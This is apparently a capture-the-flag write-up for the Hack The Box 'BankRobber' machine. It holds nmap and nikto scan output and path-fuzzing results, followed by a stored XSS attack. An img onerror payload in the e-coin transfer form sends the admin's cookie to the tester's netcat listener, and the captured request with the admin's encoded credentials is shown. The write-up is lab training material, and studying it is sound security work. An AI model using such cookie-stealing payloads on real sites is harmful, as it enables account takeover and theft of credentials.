BankRobber


```
========================
|    BANKROBBER 10.10.10.154        |
========================
```

InfoGathering

```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
443/tcp  open  ssl/http     Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        MariaDB (unauthorized)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|10|7|Vista (90%), FreeBSD 6.X (86%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_10 cpe:/o:freebsd:freebsd:6.2 cpe:/
o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (90%), Microsoft Windows 10 1511 - 1607 (87%),
FreeBSD 6.2-RELEASE (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server
2008 R2 SP1 or Windows 8 (85%), Microsoft Windows 7 (85%), Microsoft Windows 7 Professional or Windows 8
(85%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (85%), Microsoft Windows Vista SP0
or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows Vista SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h00m27s, deviation: 0s, median: 1h00m26s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-12-21T07:14:19
```

|_ start_date: 2019-12-21T07:07:49


http://bankrobber.htb
/
admin
admin
/
css
examples
examples
servlets
index.html
fonts
fonts
icons
img
index.php
callback=jQuery22405213759580011836_1576
msg=User
msg=User%20created.
js
easing.min.js
hoverIntent.js
jquery.ajaxchimp.min.js
jquery.counterup.min.js
jquery.magnific-popup.min.js
jquery.nice-select.min.js
jquery.sticky.js
mail-script.js
main.js
owl.carousel.min.js
parallax.min.js
superfish.min.js
vendor
bootstrap.min.js
jquery-2.2.4.min.js
waypoints.min.js
login.php
username=&password=&pounds=Submit+Que
username=admin&password=admin&pounds=
register.php
username=tobor&password=P%40ssw0rd%21&
user
user
/

FUZZ RESULTS
/img
/user
/webalizer
/*docroot*
/licenses
/con
/aux
/admin
/css
/js
/index.php
/index.php/login
/login.php
/fonts
/cgi-bin
/admin/?/login
/admin/.htaccess
/admin/index.php
/admin%20/
/phpmyadmin
/phpmyadmin/scripts/setup.php
/server-info
/server-status
/register.php
/Trace.axd::$DATA
/user
/web.config
/examples/servlets/servlet/RequestHeader
/examples/servlets/servlet/CookieExample
/examples/servlets/index.html
/error

Nikto v2.1.6


+ Target IP: 10.10.10.154
+ Target Hostname: bankrobber.htb
+ Target Port: 80
+ Start Time: 2019-12-21 00:32:18 (GMT-7)

+ Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
+ Retrieved x-powered-by header: PHP/7.3.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /user/: This might be interesting...
+ OSVDB-3093: /admin/auth.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.


+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /Admin/: This might be interesting...
+ /notes.txt: This might be interesting...
+ 8595 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2019-12-21 00:45:33 (GMT-7) (795 seconds)

Gaining Access


I created an account and logged in which was all located on the main page.




After signing in I was taken to a transfer ecoin page.



I submitted a tes transfer and received the following message



The admin checks each transfer. As such I am going to try some client side attacks. I started by sending the /user/transfer.php request to Burp repeater.



I then changed the form fields fromId, toId, amount, and comment to contain the below value.


```
<img src=x onerror=this.src="http://10.10.14.21:8000/?c="%2bdocument.cookie>
```

I started a netcat listener on port 8000 and sent the below request in burp

```
POST /user/transfer.php HTTP/1.1
Host: bankrobber.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bankrobber.htb/user/
Content-type: application/x-www-form-urlencoded
Content-Length: 259
DNT: 1
Connection: close
Cookie: id=3; username=dG9ib3I%3D; password=UEBzc3cwcmQh

fromId=10&toId=10&amount=<img src=x onerror=this.src="http://10.10.14.21:8000/?
c="%2bdocument.cookie>&comment=<img src=x onerror=this.src="http://10.10.14.21:8000/?
c="%2bdocument.cookie>
```

You can also just fill the value directly into the site GUI



When the admin goes to approve this request the netcat listener should grab the admin cookie. It takes a few minutes for the admin to check it. Have a little faith as you wait

```
root@kali:~/HTB/Boxes/BankRobber# nc -lvnp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.154.
Ncat: Connection from 10.10.10.154:49875.
GET /?c=username=YWRtaW4%3D;%20password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D;%20id=1 HTTP/1.1
Referer: http://localhost/admin/index.php
